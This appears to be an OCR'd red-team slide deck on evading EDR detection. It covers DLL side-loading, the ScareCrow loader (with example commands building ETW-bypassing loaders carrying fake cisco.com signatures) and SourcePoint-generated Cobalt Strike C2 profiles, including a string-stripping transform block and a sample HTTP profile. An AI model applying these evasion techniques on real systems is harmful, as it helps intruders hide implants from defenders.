


Example Alert



Behavioral Indicators

- Implants aren't always the primary cause of the detection
- Establishing a foothold doesn't mean you're free and in the clear
  - EDRs may not have enough telemetry and may be relying on Post-Ex events to make a determination
- It doesn't matter if implant has the latest techniques to be undetected
  - If you're using a documented technique, there will be an alert triggered somewhere
- "Fruit from the poison tree"



To Review… Detect Event

- The command "whoami" was the tipping point telemetry
- All the indicators led to PowerShell doing something malicious
  - Writing off all PowerShell processes as malicious would generate false positives
- Didn't have enough information to trigger a proactive measure (i.e. terminating the beacon)

- OPSEC Consideration:
  - Avoid PowerShell at all costs… C# is better and allows for better obfuscation

OPSEC Considerations

OPSEC: Implant Considerations

- Use some sort of encryption
- Obfuscation is good but it's no substitute for encryption
- Avoid static values or strings that are massive long
  - Hint: Yara rules are great to learn what blue teams look for
- Using uncommon languages can add a layer of obfuscation

```
strings:
    // 0x10001778 8b 45 08  mov     eax, dword ptr [ebp + 8]
    // 0x1000177b 35 dd 79 19 ae    xor     eax, 0xae1979dd
    // 0x10001780 33 c9     xor     ecx, ecx
    // 0x10001782 8b 55 08  mov     edx, dword ptr [ebp + 8]
    // 0x10001785 89 02     mov     dword ptr [edx], eax
    // 0x10001787 89 ?? ??  mov     dword ptr [edx + 4], ecx
    $op1 = { 8b 45 08 35 dd 79 19 ae 33 c9 8b 55 08 89 02 89 }
    // 0x10002045 74 36     je      0x1000207d
    // 0x10002047 8b 7f 08  mov     edi, dword ptr [edi + 8]
    // 0x1000204a 83 ff 00  cmp     edi, 0
    // 0x1000204d 74 2e     je      0x1000207d
    // 0x1000204f 0f b7 1f  movzx   ebx, word ptr [edi]
    // 0x10002052 8b 7f 04  mov     edi, dword ptr [edi + 4]
    $op2 = { 74 36 8b 7f 08 83 ff 00 74 2e 0f b7 1f 8b 7f 04 }
    // 0x100020cf 74 70     je      0x10002141
    // 0x100020d1 81 78 05 8d 54 24 04      cmp     dword ptr [eax + 5], 0x424548d
    // 0x100020d8 75 1b     jne     0x100020f5
    // 0x100020da 81 78 08 04 cd ?? ??      cmp     dword ptr [eax + 8], 0xc22ecd04
    $op3 = { 74 70 81 78 05 8d 54 24 04 75 1b 81 78 08 04 cd }
```


OPSEC: Loader Consideration

- Highly dependent on the environment you're targeting
  - What controls are in place
- Be mindful of:
  - File name
  - Attributes and metadata
  - How it looks on disk
- Binaries are easy to detect
- Avoid large base64 strings

Tactics, Techniques, Procedures for the Modern Era

Side Loading

- DLL side-loading can allow an attacker to trick a program into loading a malicious DLL
- Spawns a legitimate process
- Process loads DLL into memory
- Bypasses Whitelisting Controls
- These processes blend in as they are legitimate
- The loaders can be removed after execution without interfering



ScareCrow

- Reloads the following DLLs:
  - Ntdll.dll
  - Kernelbase.dll
  - Kernel32.dll
- Utilizes custom syscalls
- Shellcode is AES encrypted
- Uses alternative ways to execute shellcode
- Patches ETW to terminate telemetry
- Attribute spoofing and code signing to help blend in


Located: https://github.com/optiv/ScareCrow.git

The Type of Loaders

- Binary – Creates a binary based loader
- Control – Creates control panel applet (Spawns as Rundll32.exe)
  - DLL with specific export functions with a .cpl extension
  - DLL is loaded into memory when executed
- DLL – Creates a DLL based loader
- Excel – Creates an Excel XLL plugin
  - Uses JScript to spawn Excel and load plugin to execute the DLL
- Msiexec – Creates a Msiexec process to execute the DLL (NEW)
- WScript – Uses registration-free COM to load a manifest file, that side loads a DLL without registering it through JScript

EDR's Response To SideLoading


- Threat actors in the wild are beginning to use this technique more and more
- Some EDR products trying to combat this




What are they triggering on?

- Triggers on what resources are loaded into the process
- Really easy to bypass?
- Ensure the sideloaded DLL hasn't already been loaded into the process
- Simply make sure there are no duplicates

What Triggers an Alert



What Doesn't Trigger an Alert



Tips When Using ScareCrow

Loader Flag

- Single most important command to know, left default (binaries) can make or break your success
- SideLoading Loaders > Binary
  - This is great way to bypass whitelisting controls
- DLLs have their place

Domain Flag

- Grabs attributes from a domain to create a “FAKE” cert (Can use a valid code signing cert if you have the file)
- Important to know:
  - The domain must be accessible from where you are compiling your loader
- OPSEC Consideration:
  - Never use the company's domain, very few companies have code signing certs and whitelist them in EDR products.

Delivery Commands

- Very dependent on your situation, i.e. what you're facing
- LOLBINs = High chance of something alerting

- OPSEC Consideration:
  - HTAs are good but Macros and COM objects are better
  - Simply mimicking user behavior also works
  - If you have RDP access, mimic a user, don't run to the command prompt
    - "Sally from accounting doesn't know how to use certutil"

ScareCrow Examples Commands

- Creates a binary loader signed by cisco.com with ETW bypassing
  - *./ScareCrow -I beacon64.bin -etw -domain www.cisco.com*
- Creates a Jscript file containing a serialized sideloaded .CPL loader signed by cisco.com
  - *./ScareCrow -I beacon64.bin -domain www.cisco.com -Loader control -o test.js*
- Creates a sideloaded loader for Wscript signed by cisco.com with ETW bypassing
  - *./ScareCrow -I beacon64.bin -domain www.cisco.com -Loader wscript -o test.js*

Demo

Indicators of Compromise

IOCs

- Used to identify potentially malicious activity
- Aid blue teams in detecting:
  - Data breaches
  - Malware infections
  - Active attacks
  - Post Exploitation
- As attack techniques become more advanced, IOCs are being relied on more

Why Do We Care About This?

- Defenders are catching on to a lot of our techniques
- We modify our signature and IOCs to avoid detection
- Modifying and controlling how our C2 looks and interacts is a simple and effective way of staying one step ahead
- Real threat actors are doing this with huge success

Example

C2 profile without “beacon.dll” stripped out.

Phishing email is sent containing payload from C2.

User enables macro from a phish - Shellcode is executed.

Beacon spawned but on any commands, EDR would block the payload.

Added “strrep beacon.dll/strrep beacon.x64.dll” to the profile.

Beacon is established again, however, EDR did not trigger when commands are executed.

Useragents

- Unless you're using DNS beacons
- Also avoid TCP over the Internet
- **Useragents can be a dead giveaway of suspicious traffic**
- Adjusting the useragent you use can make a huge difference in your traffic standing out

SourcePoint

SourcePoint

- A tool that generates malleable C2 profiles for Cobalt Strike using all these features
- Allows you to customize your profile to ensure each time you generate one, it's unique to you
- Over 15 options to customize your profile – if left blank they will be randomly selected
- YAML config support
- Written in GO


Features

- Over 60 Useragent strings
- 21 PE header options
- Currently 7 profiles to choose from
- Strips out 95 strings that EDRs can use to detect Shellcode
- Randomizes specific values through out the profile to ensure uniqueness

```
transform-x64 {
    prepend "\x90\x90\x90"; # NOP, NOP!
    strrep "ReflectiveLoader" "";
    strrep "This program cannot be run in DOS mode" "";
    strrep "beacon.x64.dll" "";
    strrep "NtQueueApcThread" "";
    strrep "IsWow64Process" "";
    strrep "HTTP/1.1 200 OK" "";
    strrep "Stack memory was corrupted" "";
    strrep "kernel32" "";
    strrep "beacon.dll" "";
    strrep "KERNEL32.dll" "";
    strrep "ADVAPI32.dll" "";
    strrep "WININET.dll" "";
    strrep "WS2_32.dll" "";
    strrep "DNSAPI.dll" "";
    strrep "Secur32.dll" "";
    strrep "VirtualProtectEx" "";
    strrep "VirtualProtect" "";
    strrep "VirtualAllocEx" "";
    strrep "VirtualAlloc" "";
    strrep "VirtualFree" "";
    strrep "VirtualQuery" "";
    strrep "RtlVirtualUnwind" "";
    strrep "sAlloc" "";
    strrep "FlsFree" "";
    strrep "FlsGetValue" "";
    strrep "FlsSetValue" "";
    strrep "InitializeCriticalSectionEx" "";
    strrep "CreateSemaphoreExW" "";
    strrep "SetThreadStackGuarantee" "";
    strrep "CreateThreadpoolTimer" "";
    strrep "SetThreadpoolTimer" "";
    strrep "WaitForThreadpoolTimerCallbacks" "";
    strrep "CloseThreadpoolTimer" "";
    strrep "CreateThreadpoolWait" "";
```

Features

- Jitter delays
- Sleep delays
- Injector string manipulation
- 18 Post-Ex Process options
- CDN support
- Allocation manipulation
- SSL certificate support



https://pbs.twimg.com/media/EJbSAt9WsAAE7Z4?format=jpg

Why Use It

- It's been in beta for several years
- Deployed on hundreds of red team ops prior to public release
- Unique C2 profiles
- Something that automates the build process & reduces the process of removing IOCs
  - Eliminates human error

Example Profile Generated

```
http-get
--------
GET /chat/WCKHTQ8HUTG7MT13AYIIfighlbgcfnjeafpipfejdpoknkjjenjnahjkcbmf HTTP/1.1
Host: [redacted]
Cookie: cdn=34ufnh2rurn12034ir03123123ikka
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.133 Safari/537.36

HTTP/1.1 200 OK
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Cache-Control: public,max-age=172800
Age: 1222
Alternate-Protocol: 80:quic
Content-Length: 123

.GW...(:v..?..%. .Xyw......wMO.K....m~l.@....fD?.7..4.X....U.WZ.(.data_jitter:up.to.50.bytes.of.random.data...)

http-post
---------
POST /chat/1nK69SFkl5PaBERHrT05JAKAOtvVD6-afCR5616ZYAR4bNo8VfAO_Ik8C HTTP/1.1
Host: [redacted]
Cookie: cdn=34ufnh2rurn12034ir03123123ikka
Content-Length: 16
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.133 Safari/537.36

................

HTTP/1.1 200 OK
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Cache-Control: public,max-age=172800
Age: 1222
Alternate-Protocol: 80:quic
Content-Length: 59

(.data_jitter:up.to.50.bytes.of.random.data...)
```

```
[+] POST 3x check passed
[+] .http-get.server.output size is good
[+] .http-get.client size is good
[+] .http-post.client size is good
[+] .http-get.client.metadata transform+mangle+recover passed (1 byte[s])
